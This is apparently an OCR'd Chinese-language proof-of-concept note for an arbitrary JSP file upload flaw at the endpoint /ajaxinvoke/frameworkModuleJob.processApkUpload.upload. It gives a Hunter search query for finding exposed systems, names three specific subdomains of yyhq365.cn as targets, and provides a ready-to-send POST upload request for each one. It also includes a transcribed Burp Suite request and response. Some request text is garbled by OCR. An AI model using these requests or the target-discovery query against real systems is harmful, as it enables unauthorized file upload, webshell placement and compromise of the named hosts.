

Hunter：web.body="frameworkModuleJob"



资产一：http://fxry.yyhq365.cn/loginController.do?login




Poc

POST /ajaxinvoke/frameworkModuleJob.processApkUpload.upload HTTP/1.1
Host: fxry.yyhq365.cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 227

------WebKitFormBoundaryN5Novghl
Content-Disposition: form-data; name="Filedata"; filename="test.jsp"
Content-Type: application/octet-stream

<% out.println("Hello World！ ");%>

------WebKitFormBoundaryN5Novghl--




资产二：http://cybb.yyhq365.cn/

Poc


```
POST /ajaxinvoke/frameworkModuleJob.processApkUpload.upload HTTP/1.1
Host: cybb.yyhq365.cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 224

------WebKitFormBoundaryN5Novghl
Content-Disposition: form-data; name="Filedata"; filename="test.jsp"
Content-Type: application/octet-stream

;% out.println("Hello World！ ");%&gt;
------WebKitFormBoundaryN5Novghl--
```



资产三：http://bjdt.yyhq365.cn/



poc：

POST /ajaxinvoke/frameworkModuleJob.processApkUpload.upload HTTP/1.1

Host: bjdt.yyhq365.cn

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/94.0.0.0 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: /

Connection: close

Content-Length: 227


------WebKitFormBoundaryN5Novghl

Content-Disposition: form-data; name="Filedata"; filename="test.jsp"

Content-Type: application/octet-stream

<% out.println("Hello World！ ");%>

------WebKitFormBoundaryN5Novghl--


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.1.1 - 临时项目 - licensed to surferxyz
仪表盘 目标 代理 Intruder 重放器 Sequencer 对比工具 日志 Organizer 扩展 学习
20 × 21 × 22 × 23 × 24 × 25 ×
发送 取消
目标: http://bjdt.yyhq365.cn HTTP/1
请求
美化 Raw Hex
1 POST /ajaxinvoke/frameworkModuleJob.processApkUpload.upload HTTP/1.1
2 Host: bjdt.yyhq365.cn
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/54.0.0.0 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Content-Length: 223
8
9 ------WebKitFormBoundaryHSNovghl
10 Content-Disposition: form-data; name="Filedata"; filename="test.jsp"
11 Content-Type: application/octet-stream
12
13 <% out.println("Hello World");%>
14 ------WebKitFormBoundaryHSNovghl--
响应
美化 Raw Hex 页面渲染
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 16 Mar 2024 15:55:36 GMT
4 Content-Type: text/json;charset=utf-8
5 Content-Length: 134
6 Connection: close
7 Set-Cookie: JSESSIONID=2B0730C2AAA5BD4D57EDBC816FBE5C900; Path=/; HttpOnly
8 Last-Modified: Sat, 16 3 2024 23:55:35 CST
9 Content-Disposition: attachment;filename=dynamic1710604535880.json
10 Cache-Control: no-cache
11 Pragma: no-cache
12
13 {
"message":
"the request doesn't contain a multipart/form-data or multipart/mixed stream, conte
nt type header is null",
"success":false
}
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 6
Request cookies 0
请求头 6
响应头 10
Inspector
Notes